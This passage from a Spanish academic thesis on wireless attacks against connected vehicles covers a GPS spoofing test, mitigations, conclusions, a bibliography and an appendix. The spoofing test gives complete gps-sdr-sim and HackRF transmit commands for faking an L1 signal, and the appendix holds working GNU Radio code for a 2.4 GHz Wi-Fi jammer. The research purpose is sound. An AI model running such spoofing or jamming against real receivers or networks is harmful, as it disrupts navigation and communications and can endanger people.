

Figura 6.47: Escenario caso de prueba seis.

6.6.1. Ensayo

El primer paso para poder clonar la señal GNSS es hacer uso del servicio CDDIS (*Crustal Dynamics Data Information System*) ofrecido por la NASA [63]. Este es un banco de datos dedicado a archivar y distribuir datos GNSS, que nos será útil ya que para poder general la señal suplantada es necesario el archivo “brdc” mostrado en la Figura 6.48. Este archivo es actualizado varias veces cada día, uniendo distintos archivos individuales de efemérides con las coordenadas específicas de los satélites. El archivo permitirá simular la pseudodistancia y el Doppler para los satélites GPS a la vista.

```
     2             NAVIGATION DATA                         RINEX VERSION / TYPE
CCRINEXN V1.6.0 UX  CDDIS               07-JUL-22 12:42     PGM / RUN BY / DATE
IGS BROADCAST EPHEMERIS FILE                                COMMENT
    0.7451D-08  0.2235D-07 -0.5960D-07 -0.1192D-06          ION ALPHA
    0.9216D+05  0.1311D+06 -0.6554D+05 -0.5243D+06          ION BETA
   -0.279396772385D-08-0.124344978758D-13   589824     2217 DELTA-UTC: A0,A1,T,W
    18                                                      LEAP SECONDS
                                                            END OF HEADER
 1 22  7  7  0  0  0.0 0.326516106725D-03-0.750333128963D-11 0.000000000000D+00
    0.770000000000D+02-0.687500000000D+00 0.387158983869D-08-0.261453655394D+00
    0.117346644402D-06 0.120252547786D-01 0.891461968422D-05 0.515366255951D+04
    0.345600000000D+06 0.335276126862D-07 0.186790766094D+01 0.160187482834D-06
    0.987905212755D+00 0.227906250000D+03 0.929124522109D+00-0.794533095493D-08
    0.263582407837D-09 0.100000000000D+01 0.221700000000D+04 0.000000000000D+00
    0.200000000000D+01 0.000000000000D+00 0.512227416039D-08 0.770000000000D+02
    0.338418000000D+06 0.400000000000D+01 0.000000000000D+00 0.000000000000D+00
 2 22  7  7  0  0  0.0-0.651818700135D-03 0.568434188608D-12 0.000000000000D+00
    0.670000000000D+02 0.593750000000D+01 0.435696719946D-08-0.957823961213D-01
    0.279396772385D-07 0.204026827123D-01 0.874325633049D-05 0.515369454002D+04
    0.345600000000D+06-0.396743416786D-06 0.177565080669D+01-0.782310962677D-07
    0.965957772567D+00 0.218031250000D+03-0.140902929159D+01-0.834141888215D-08
    0.242867259253D-09 0.100000000000D+01 0.221700000000D+04 0.000000000000D+00
    0.200000000000D+01 0.000000000000D+00-0.176951289177D-07 0.670000000000D+02
    0.341076000000D+06 0.400000000000D+01 0.000000000000D+00 0.000000000000D+00
```

Figura 6.48: Archivo brdc1880.22n.

Una vez tenemos el archivo, hacemos uso de la herramienta GPS-SDR-SIM para crear el archivo *bin* que el receptor descodificará. En él, especificaremos el archivo previo con -e, la duración con -d siendo en este caso de 300 segundos, la localización estática de Reikiavik (latitud, longitud, altura) con -l, 8 bit I/Q por el funcionamiento de HackRF One con -b y -o para especificar el nombre del archivo de salida (outputfilehackrf.bin).

El comando descrito es el siguiente, como también podemos ver en la Figura 6.49: ./gps-sdr-sim -e brdc1880.22n -d 300 -l 64.140258,-21.926220,37 -b 8 -o outputfilehackrf.

```
cybersec@cybersec:~/gps-sdr-sim$ ./gps-sdr-sim -e brdc1880.22n -d 300 -l 64.140258,-21.926220,37 -b 8 -o outputfilehackrf
Using static location mode.
Start time = 2022/07/07,00:00:00 (2217:345600)
Duration = 300.0 [sec]
08  346.3   6.6  25150401.4   4.4
10  304.4  35.8  22473297.1   2.4
13  115.3  35.2  22369324.1   2.4
14   54.5  33.4  22530307.4   2.5
15  156.1  61.7  20576379.6   1.7
18  238.9   1.7  25527790.3   5.1
21    4.9   9.7  25070592.6   4.1
23  262.7  51.4  21256366.7   1.8
24  221.1  52.1  20910466.3   1.8
28   83.7  44.7  22040778.8   2.0
Time into run = 300.0
Done!
Process time = 61.5 [sec]
```

Figura 6.49: Creación archivo outputfilehackrf.

Después de generar el archivo, podremos transmitir la señal suplantada con el siguiente comando: hackrf_transfer -t outputfilehackrf -f 1575420000 -s 2600000 -a 1 -x 47.

En este (Figura 6.50), se especifica el modo transmisión de datos del archivo con -t, la frecuencia en hercios con -f, siendo de 1575.42 MHz (banda L1), -s para la frecuencia de muestreo, -a uno para activar la amplitud y -x para la amplitud de ganancia variable (0-47 dB).

```
cybersec@cybersec:~/gps-sdr-sim$ hackrf_transfer -t outputfilehackrf -f 1575420000 -s 2600000 -a 1 -x 47
call hackrf_set_sample_rate(2600000 Hz/2.600 MHz)
call hackrf_set_hw_sync_mode(0)
call hackrf_set_freq(1575420000 Hz/1575.420 MHz)
call hackrf_set_amp_enable(1)
Stop with Ctrl-C
 5.0 MiB / 1.000 sec =  5.0 MiB/second, amplitude -inf dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, amplitude -inf dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, amplitude -inf dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, amplitude -inf dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, amplitude -inf dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, amplitude -inf dBfs
 5.0 MiB / 1.000 sec =  5.0 MiB/second, amplitude -inf dBfs
 5.2 MiB / 1.000 sec =  5.2 MiB/second, amplitude -inf dBfs
```

Figura 6.50: Ejecución señal suplantada.

Una vez el HackRF One esté transmitiendo, podremos ver cómo tras un momento sin conexión la ubicación del teléfono dejará de marcar España y pasará a ser Islandia (Figura 6.51).



Figura 6.51: Posición suplantada móvil Samsung.

6.6.2. Mitigación

Este tipo de ataque depende en gran medida del dispositivo receptor y si este es capaz de detectar que no se trata de una señal legítima. Para la monitorización de señales suplantadas se pueden tener en cuenta diversos métodos. La primera es esperando valores irregulares de parámetros como la potencia, la potencia absoluta de la señal recibida, su variación o relación de potencia en la banda L1/L2. Dependerá en gran medida de la ubicación del receptor por la atenuación que tendrá la señal según la atenuación del espacio libre ($P_r = P_t/4\pi d^2$). Otra manera es controlando los

parámetros relacionados con el tiempo, longitud del intervalo entre la transiciones de fase o el retardo entre las señales transmitidas en diferentes frecuencias. Incluso, controlando el uso de sistemas de navegación híbridos pese al aumento de la complejidad y costes. [64]

Desde otro punto de vista, también se propone el uso de señales GNSS con mecanismos de autenticación y cifrado. Actualmente existen señales cifradas como GPS (Y) para uso militar o Galileo con el fin de hacer las señales ilegibles. Por otro lado, para verificar la autenticidad de la información GNSS se debe de hacer uso de firmas digitales basadas la mayoría en un protocolo de autenticación tolerante a perdidas de flujo eficiente (TESLA). Se espera que en 2022/2023 esté disponible el satélite Galileo OS-NMA para los usuarios que necesiten garantías de que el mensaje de navegación proviene de Galileo. [65]

CAPÍTULO 7. CONCLUSIONES

Este proyecto se inició con la finalidad de estudiar las vulnerabilidades de vehículos conectados realizando ataques a las comunicaciones inalámbricas entre estos en un entorno simulado.

Para poder realizar dichos ataques, el proyecto comenzó estudiando los tipos de amenazas que pueden sufrir los sistemas inteligentes de transporte, los vehículos autónomos, la conectividad de estos y los dispositivos involucrados como las RSUs. En este proceso, conocimos el panorama actual de los sistemas inteligentes de transporte y los grandes retos a los que se enfrentan las ciudades que quieren convertirse en ciudades inteligentes. Por un lado, requieren una importante inversión financiera, mientras que, por otro, no hay un estándar o *best practice* acordado para su establecimiento, lo que complica su implementación.

Para poder disfrutar de muchas de las ventajas de las ciudades inteligentes, estas deben disponer de vehículos autónomos e inteligentes. Así, se espera que en 2023 más de 75 millones de vehículos - comparado con 330 millones de vehículos en 2018 - estén conectados de manera telemática o a través de aplicaciones. Evidentemente, con una mayor conectividad aumentan los riesgos, y sólo en el último año el número de ataques de ciberseguridad en la automoción se ha duplicado. Cada nueva característica y capacidad introducida supone un riesgo añadido de sufrir violaciones de la privacidad, incidentes cibernéticos, o de fraude y de violación de datos.

De esta forma, los sistemas (como LIDAR y GPS) que comprenden estos vehículos son vulnerables a diferentes tipos de ataques por la conectividad que existe entre ellos y, por tanto, sus vulnerabilidades deben ser entendidas y controladas. Algunas conexiones inalámbricas fueron investigadas o estudiadas a través de ataques a sus comunicaciones inalámbricas, con un enfoque en los tres principios fundamentales de la información: confidencialidad, integridad y disponibilidad.

Así, con el objetivo de entender de una manera más profunda cómo llevar a cabo ciberataques y ponerse en el lugar del atacante, se definió un entorno que simulaba las comunicaciones inalámbricas entre dispositivos de una ciudad inteligente. Previo a la realización de los ataques, se hizo un análisis de amenazas y evaluación de riesgos (TARA) sobre el entorno simulado. Este análisis permitió entender los posibles vectores de ataques a los que podían someterse en este entorno.

Se completaron seis casos de prueba: (1) Escaneo y Acceso, (2) MitM, (3) Jamming, (4) Rogue AP, (5) Intercepción y Suplantación, y (6) GPS Spoofing. En cada uno de estos casos se establecieron precondiciones, la forma en la que actuar, el resultado esperado y las herramientas a emplear. Algunos de estos ataques representan de manera más realista que otros los ataques que pueden ocurrir en el mundo de la automoción. Sin embargo, la realización y mención de todos es importante ya que permiten entender la diversa naturaleza y tipo de ataques que pueden llegar a existir en redes inalámbricas.

Tras realizar los ataques y proponer posibles mitigaciones, queda claro que, si las medidas necesarias no son forjadas y la ciberseguridad no se categoriza como una

necesidad en el mundo de la automoción, la implementación de ciudades inteligentes podría ser catastrófica dando lugar a incidentes como los mencionados previamente. Esto significa que las ciudades deben comprender el futuro de su infraestructura de tránsito y saber cómo encajan los vehículos autónomos en su contexto, tomando medidas que prevengan dichos incidentes.

El sector de la automoción cada vez será más complejo si se quiere cumplir el objetivo de llegar al nivel cinco de autonomía, lo que a su vez implica nuevas amenazas y vectores de ataque. La industria debe tener en cuenta los posibles nuevos riesgos por ciber amenazas, a medida que los protocolos de comunicación avanzan con la nueva generación 5G en C-V2X o el nuevo estándar por terminar de DSRC el IEEE 802.11bd. También, es necesario proteger los datos que se manejan. Para ello las comunicaciones deben ser cifradas con la firma del código fuente que usen los sistemas, asegurando así la integridad. También es recomendable seguir forjando nuevas normas que permitan un desarrollo seguro de los sistemas involucrados en la automoción.

Tras terminar este proyecto y reflexionar acerca del mismo, me doy cuenta de que sólo he estudiado la superficie de algunos de los ataques que se pueden llevar a cabo en las redes inalámbricas. El proyecto también ha destacado que construir ciudades inteligentes puede traer consigo muchos beneficios. Con los vehículos autónomos e implementando las medidas de seguridad necesarias, podríamos reducir a un mínimo el número de accidentes en la carretera, que actualmente es una de las primeras causas de muerte en el mundo. Los vehículos autónomos también pueden mejorar la eficiencia de la circulación, reduciendo considerablemente los atascos.

Por último, es importante mencionar que es de esperar que la conducción automática pueda reducir las emisiones de gases de efecto invernadero a largo plazo. Sin embargo, hay dudas al respecto [66]. Se predice que estos vehículos reducirán la congestión y mejorarán la seguridad vial, limitando, por tanto, el impacto ambiental negativo actual que tienen los vehículos.

BIBLIOGRAFÍA

[1] Applus+ IDIADA. (2022). Sobre Applus+ IDIADA.
Disponible en <https://www.applusidiada.com/global/es/about-us/inbrief>

[2] Upstream (2020). Upstream Security's 2020 Global Automotive Cybersecurity Report.
Disponible en <https://www.upstream.auto/upstream-security-global-automotive-cybersecurity-report-2020/>

[3] Venable, J. R., Pries-Heje, J., & Baskerville, R. (2017). Choosing a Design Science Research Methodology. In ACIS2017 Conference Proceeding University of Tasmania.

[4] NYC DOT (2012). Press Releases - Announces Expansion of Midtown Congestion Management System, Receives National Transportation Award.
Disponible en <https://www1.nyc.gov/html/dot/html/pr2012/pr12_25.shtml>

[5] U.S. Department of Transportation (2021). Putting People First - Smart Cities and Communities.
Disponible en <https://www.its.dot.gov/smartcities/SmartCities.pdf>

[6] Georgia Department of Transportation (2018). Georgia Connected Vehicles – Progress and Plans.
Disponible en <https://transportationops.org/sites/transops/files/GDOT%20V2I%20Update%20-%20July%202019.pdf>

[7] Mike Beevor (2019). Driving Autonomous Vehicles forward with Intelligent Infrastructure.
Disponible en <https://www.smartcitiesworld.net/opinions/opinions/driving-autonomous-vehicles-forward-with-intelligent-infrastructure>

[8] United Nations (2021). Uniform Provisions Concerning the Approval of Vehicles with Regard to Automated Lane Keeping Systems (UN 157).
Disponible en <https://unece.org/sites/default/files/2021-03/R157e.pdf>

[9] SAE International (2016). Taxonomy and Definitions for Terms Related to Driving Automation Systems for on-road Motor Vehicles (J3016_201609).
Disponible en <https://www.sae.org/standards/content/j3016_202104/>

[10] Stephan Heinrich (2017). Flash Memory in the Emerging Age of Autonomy.
Disponible en <https://www.flashmemorysummit.com/English/Collaterals/Proceedings/2017/20170808_FT12_Heinrich.pdf>

[11] Kamrul, H. & Seong-Ho, J. (2018). CCN-based Vehicular Communications.

[12] Richard, J., Schwarzenberg, N., Burmeister, F. & Fettweis, G. (2022). Congestion-aware Packet Repetitions for IEEE 802.11bd-based Safety-critical V2V Communications.

[13] Arena, F., Pau, G., & Severino, A. (2020). A Review on IEEE 802.11p for Intelligent Transportation Systems. Journal of Sensor and Actuator Networks.

[14] Wang, X., Mao, S. & Gong, M. (2017). An Overview of 3GPP Cellular Vehicle-to-Everything Standards. GetMobile: Mobile Computing and Communications.

[15] Qualcomm (2019). Introduction to Cellular V2X.
Disponible en <https://www.qualcomm.com/content/dam/qcomm-martech/dm-assets/documents/c-v2x_intro.pdf>

[16] Woodard, M., Wisely, M. & Sarvestani , S. (2016). Chapter Three - A Survey of Data Cleansing Techniques for Cyber-Physical Critical Infrastructure Systems.

[17] Fed4fire (2022). What is the Smart Highway: V2X Testbed?
Disponible en <https://www.fed4fire.eu/testbeds/smart-highway/ >

[18] Saxton Transportation Operations Laboratory (2016). DSRC Roadside Unit (RSU) Specifications Document v4.1.
Disponible en <https://cflsmartroads.com/projects/CV_Testing/USDOT%20RSU%20Specification%204%201_Final_R1.pdf>

[19] Hashedout (2020). Automotive Cyber Security: A Crash Course on Protecting Cars Against Hackers.
Disponible en <https://www.thesslstore.com/blog/automotive-cyber-security-a-crash-course-on-protecting-cars-against-hackers/>

[20] Adambates (2022). Automotive Attack Surfaces.
Disponible en <https://adambates.org/courses/cs598-fa16/slides/cs598-24-slides-auto-attack-surfaces.pdf>

[21] Payatu (2021). Automotive Security Part 1: Attacks & Vulnerabilities.
Disponible en <https://payatu.com/blog/yashodhan/automotive-attacks>

[22] Khalid, S., Nirajan, S., Stasinopoulos, P. & Chen, Y. (2020). Cyber-attacks in the Next-generation Cars, Mitigation Techniques, Anticipated Readiness and Future Directions. Accident Analysis & Prevention.

[23] Zeinab, E., Sadatsharan, K., Selvaraj, D, Plathottam, S., & Ranganathan, P. (2019). Cybersecurity Challenges in Vehicular Communications.

[24] Sharma, V. & Guizani, N. (2020). Security of 5G-V2X: Technologies, Standardization, and Research Directions.

[25] Onishi, H., Wu, K., Yoshida, K., Kato, T. (2017). Approaches for Vehicle Cyber-Security in the US, International Journal of Automotive Engineering.

[26] Nie, S., Liu, L. & Du, Y. (2016). Free-Fall: Hacking Tesla from Wireless to Can Bus.
Disponible en <https://www.blackhat.com/docs/us-17/thursday/us-17-Nie-Free-Fall-Hacking-Tesla-From-Wireless-To-CAN-Bus-wp.pdf>

[27] National Institute of Standards and Technology (2010). Guide to Securing WiMAX Wireless Communications.
Disponible en <https://csrc.nist.rip/library/NIST%20SP%20800-127%20Guide%20to%20Securing%20WiMAX%20Wireless%20Communications,%202010-09%20(Final).pdf>

[28] Xiao, Q., & Gibbons, T. & Lebrun, H. (2009). RFID Technology, Security Vulnerabilities, and Countermeasures.

[29] Celik, A., Tetzner, J., Koushik, S. & Matta, J. (2019). 5G Device-to-Device Communication Security and Multipath Routing Solutions.

[30] Navinfo (2021). Behind the Man-in-the-Middle Attacks For Connected Cars: Real-Life Interception of Network Traffic Between Connected Car and Back-End Platforms. Disponible en <https://www.navinfo.eu/insights/behind-the-man-in-the-middle-attacks-for-connected-cars/>

[31] Aljawharah, A., Hongjian, S. & Jing, J. (2019) Cyber Security Challenges and Solutions for V2X Communications: a Survey, Computer Networks.

[32] Hasan, M., Mohan, S., Shimizu, T., & Lu, H. (2020). Securing Vehicle-to-Everything (V2X) Communication Platforms.

[33] Buinevich, M. & Vladyko, A. (2019). Forecasting Issues of Wireless Communication Networks' Cyber Resilience for An Intelligent Transportation System: An Overview of Cyber Attacks. Information.

[34] Huq, N., Gibson, C., Kropotov, V. & Vosseler, R. (2021). Cybersecurity for Connected Cars: Exploring Risks in 5G, Cloud, and Other Connected Technologies. Disponible en <https://documents.trendmicro.com/assets/white_papers/wp-cybersecurity-for-connected-cars-exploring-risks-in-5g-cloud-and-other-connected-technologies.pdf>

[35] GitHub (2022) Tesla-Charging-Port-Opener.
Disponible en <https://github.com/jimilinuxguy/Tesla-Charging-Port-Opener>

[36] Shen, J., Won, J., Chen, Z. & Chen., Q. (2020) Drift with Devil: Security of Multi-Sensor Fusion based Localization in High-Level Autonomous Driving under GPS Spoofing, *Proceedings of the 29th USENIX Security Symposium*. Disponible en <https://www.junjieshen.com/assets/pdf/pub/sec20-fusion-ripper.pdf>

[37] Wang, F., Hong, Y., & Ban, J. (2022). Infrastructure-enabled GPS Spoofing Detection and Correction.

[38] El-Rewini, Z., Sadatsharan, K., Selvaraj, D., Plathottam, S., & Ranganathan, R. (2020). Cybersecurity Challenges in Vehicular Communications.

[39] Fang, D., Qian, Y. & Hu R. (2018). Security for 5G Mobile Wireless Networks.

[40] C-MobILE (2021). Accelerating C-ITS Mobility Innovation and depLoyment in Europe. Disponible en < https://c-mobile-project.eu/pilot-sites/>

[41] Mathy Vanhoef (2017). Key Reinstallation Attacks: Breaking WPA2 by forcing nonce reuse. Disponible en <https://www.krackattacks.com>

[42] Sferalabs (2022). Iono Pi. Disponible en <https://www.sferalabs.cc/product/iono-pi/>

[43] Milesight (2022). Industrial Router UR35. Disponible en <https://resource.milesight-iot.com/milesight/document/ur35-datasheet-en.pdf>

[44] Great Scott Gadgets (2022). HackRF One. Disponible en <https://greatscottgadgets.com/hackrf/one/>

[45] Alfa (2022). Tarjeta de Red AWUS036NH. Disponible en <https://www.alfa.com.tw/products/awus036nh?variant=36481029374024>

[46] GitHub (2022). Nmap. Disponible en <https://github.com/nmap/nmap>

[47] Van Hauser (2022) Hydra. Disponible en <https://github.com/vanhauser-thc/thc-hydra>

[48] GitHub (2022). John the Ripper. Disponible en <https://github.com/openwall/john>

[49] GitHub (2017) Qspectrumanalyzer. Disponible en <https://github.com/xmikos/qspectrumanalyzer>

[50] GitHub (2022) Sparrow-wifi. Disponible en <https://github.com/ghostop14/sparrow-wifi>

[51] GitHub (2022) Aircrack-ng. Disponible en <https://github.com/aircrack-ng/aircrack-ng>

[52] GitHub (2022) Postman. Disponible en <https://github.com/postmanlabs>

[53] Wireshark. Disponible en < https://www.wireshark.org>

[54] GitHub (2022) Gnuradio. Disponible en <https://github.com/gnuradio/gnuradio>

[55] Takuji Ebinuma (2022) gps-sdr-sim. Disponible en <*https://github.com/osqzss/gps-sdr-sim*>

[56] NMap (2022). "Idle Scanning" y algunos Juegos Relacionados al IPID. Disponible en <https://nmap.org/idlescan-es.html>

[57] Hive Systems (2023). Are Your Passwords in the Green? Disponible en <https://www.hivesystems.io/blog/are-your-passwords-in-the-green>

[58] Israr, A., Majid, A., Sadeeq, J & Fazal, K. (2019). Detection and Minimization of Jamming Attacks to Enhance String Stability in VANETs.

[59] Pirayesh, H., & Zeng, H. (2022). Jamming Attacks and Anti-Jamming Strategies in Wireless Networks: A Comprehensive Survey. IEEE Communications Surveys & Tutorials, 24, 767-809.

[60] Medium (2020). Wi-Fi De-authentication Attacks and How you can Prevent them Using 802.11w or WPA3. Disponible en <https://x4bx54.medium.com/use-802-11w-or-wpa3-to-prevent-de-authentication-attacks-in-your-wi-fi-network-4ce63ab20033>

[61] Han, Hao & Xu, Fengyuan & Tan, Chiu & Zhang, Yifan & Li, Qun. (2011). Defending Against Vehicular Rogue APs.

[62] Tovar, Wilfredo & Ghalib, Marwan. (2020). Examination of Vulnerabilities in Message Queuing Telemetry Transport (MQTT) in IoT Systems and Implementation of Countermeasures.

[63] Earth Data (2022). Crustal Dynamics Data Information System Disponible en <https://cddis.nasa.gov/archive/gnss/data/daily/2022/brdc/>

[64] J. Magiera, R. Katulski (2015). Detection and Mitigation of GPS Spoofing Based on Antenna Array Processing.

[65] ESA (2022). GNSS Authentication and Encryption. Disponible en <https://gssc.esa.int/navipedia/index.php/GNSS_Authentication_and_encryption>

[66] COIT (2011). El Vehículo Conectado y Autónomo. Disponible en <https://www.coit.es/sites/default/files/dossier_vehiculo_autonomo_y_conectado.pdf>

ANEXO

Anexo A. Código del diagrama de flujo de GNU Radio

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

#
# SPDX-License-Identifier: GPL-3.0
#
# GNU Radio Python Flow Graph
# Title: Wifijammer
# GNU Radio version: 3.8.1.0

from distutils.version import StrictVersion

if __name__ == '__main__':
    import ctypes
    import sys
    if sys.platform.startswith('linux'):
        try:
            x11 = ctypes.cdll.LoadLibrary('libX11.so')
            x11.XInitThreads()
        except:
            print("Warning: failed to XInitThreads()")

from PyQt5 import Qt
from gnuradio import qtgui
from gnuradio.filter import firdes
import sip
from gnuradio import analog
from gnuradio import gr
import sys
import signal
from argparse import ArgumentParser
from gnuradio.eng_arg import eng_float, intx
from gnuradio import eng_notation
from gnuradio.qtgui import Range, RangeWidget
import osmosdr
import time
from gnuradio import qtgui

class WIFIJammer(gr.top_block, Qt.QWidget):

    def __init__(self):
        gr.top_block.__init__(self, "Wifijammer")
        Qt.QWidget.__init__(self)
        self.setWindowTitle("Wifijammer")
```

```
        qtgui.util.check_set_qss()
        try:
            self.setWindowIcon(Qt.QIcon.fromTheme('gnuradio-grc'))
        except:
            pass
        self.top_scroll_layout = Qt.QVBoxLayout()
        self.setLayout(self.top_scroll_layout)
        self.top_scroll = Qt.QScrollArea()
        self.top_scroll.setFrameStyle(Qt.QFrame.NoFrame)
        self.top_scroll_layout.addWidget(self.top_scroll)
        self.top_scroll.setWidgetResizable(True)
        self.top_widget = Qt.QWidget()
        self.top_scroll.setWidget(self.top_widget)
        self.top_layout = Qt.QVBoxLayout(self.top_widget)
        self.top_grid_layout = Qt.QGridLayout()
        self.top_layout.addLayout(self.top_grid_layout)

        self.settings = Qt.QSettings("GNU Radio", "WIFIJammer")

        try:
            if StrictVersion(Qt.qVersion()) < StrictVersion("5.0.0"):
                self.restoreGeometry(self.settings.value("geometry").toByteArray())
            else:
                self.restoreGeometry(self.settings.value("geometry"))
        except:
            pass

        ##################################################
        # Variables
        ##################################################
        self.target_freq = target_freq = 2.412e9
        self.samp_rate = samp_rate = 1e6
        self.bw = bw = 20e6
        self.RF_Gain = RF_Gain = 10
        self.IF_Gain = IF_Gain = 30
        self.BB_Gain = BB_Gain = 20

        ##################################################
        # Blocks
        ##################################################
        self._RF_Gain_range = Range(0, 60, 1, 10, 200)
        self._RF_Gain_win = RangeWidget(self._RF_Gain_range, self.set_RF_Gain,
'RF_Gain', "counter_slider", int)
        self.top_grid_layout.addWidget(self._RF_Gain_win)
        self._IF_Gain_range = Range(10, 60, 1, 30, 200)
        self._IF_Gain_win = RangeWidget(self._IF_Gain_range, self.set_IF_Gain,
'IF_Gain', "counter_slider", float)
        self.top_grid_layout.addWidget(self._IF_Gain_win)
        self._BB_Gain_range = Range(10, 60, 1, 20, 200)
```

```
        self._BB_Gain_win = RangeWidget(self._BB_Gain_range, self.set_BB_Gain,
'BB_Gain', "counter_slider", float)
        self.top_grid_layout.addWidget(self._BB_Gain_win)
        self.qtgui_freq_sink_x_0 = qtgui.freq_sink_c(
            1024, #size
            firdes.WIN_FLATTOP, #wintype
            target_freq, #fc
            bw, #bw
            'FFT', #name
            1
        )
        self.qtgui_freq_sink_x_0.set_update_time(0.10)
        self.qtgui_freq_sink_x_0.set_y_axis(-140, 10)
        self.qtgui_freq_sink_x_0.set_y_label('Relative Gain', 'dB')
        self.qtgui_freq_sink_x_0.set_trigger_mode(qtgui.TRIG_MODE_FREE, 0.0, 0,
"")
        self.qtgui_freq_sink_x_0.enable_autoscale(True)
        self.qtgui_freq_sink_x_0.enable_grid(True)
        self.qtgui_freq_sink_x_0.set_fft_average(0.05)
        self.qtgui_freq_sink_x_0.enable_axis_labels(True)
        self.qtgui_freq_sink_x_0.enable_control_panel(False)

        labels = ['', '', '', '', '',
            '', '', '', '', '']
        widths = [1, 1, 1, 1, 1,
            1, 1, 1, 1, 1]
        colors = ["blue", "red", "green", "black", "cyan",
            "magenta", "yellow", "dark red", "dark green", "dark blue"]
        alphas = [1.0, 1.0, 1.0, 1.0, 1.0,
            1.0, 1.0, 1.0, 1.0, 1.0]

        for i in range(1):
            if len(labels[i]) == 0:
                self.qtgui_freq_sink_x_0.set_line_label(i, "Data {0}".format(i))
            else:
                self.qtgui_freq_sink_x_0.set_line_label(i, labels[i])
            self.qtgui_freq_sink_x_0.set_line_width(i, widths[i])
            self.qtgui_freq_sink_x_0.set_line_color(i, colors[i])
            self.qtgui_freq_sink_x_0.set_line_alpha(i, alphas[i])

        self._qtgui_freq_sink_x_0_win =
sip.wrapinstance(self.qtgui_freq_sink_x_0.pyqwidget(), Qt.QWidget)
        self.top_grid_layout.addWidget(self._qtgui_freq_sink_x_0_win)
        self.osmosdr_sink_0 = osmosdr.sink(
            args="numchan=" + str(1) + " " +
'hackrf=0000000000000000a06063c8243e315f'
        )
        self.osmosdr_sink_0.set_time_unknown_pps(osmosdr.time_spec_t())
        self.osmosdr_sink_0.set_sample_rate(samp_rate)
        self.osmosdr_sink_0.set_center_freq(target_freq, 0)
```

```
        self.osmosdr_sink_0.set_freq_corr(0, 0)
        self.osmosdr_sink_0.set_gain(RF_Gain, 0)
        self.osmosdr_sink_0.set_if_gain(IF_Gain, 0)
        self.osmosdr_sink_0.set_bb_gain(BB_Gain, 0)
        self.osmosdr_sink_0.set_antenna('', 0)
        self.osmosdr_sink_0.set_bandwidth(bw, 0)
        self.analog_noise_source_x_0 =
analog.noise_source_c(analog.GR_GAUSSIAN, 50, 0)

        ##################################################
        # Connections
        ##################################################
        self.connect((self.analog_noise_source_x_0, 0), (self.osmosdr_sink_0, 0))
        self.connect((self.analog_noise_source_x_0, 0), (self.qtgui_freq_sink_x_0, 0))

    def closeEvent(self, event):
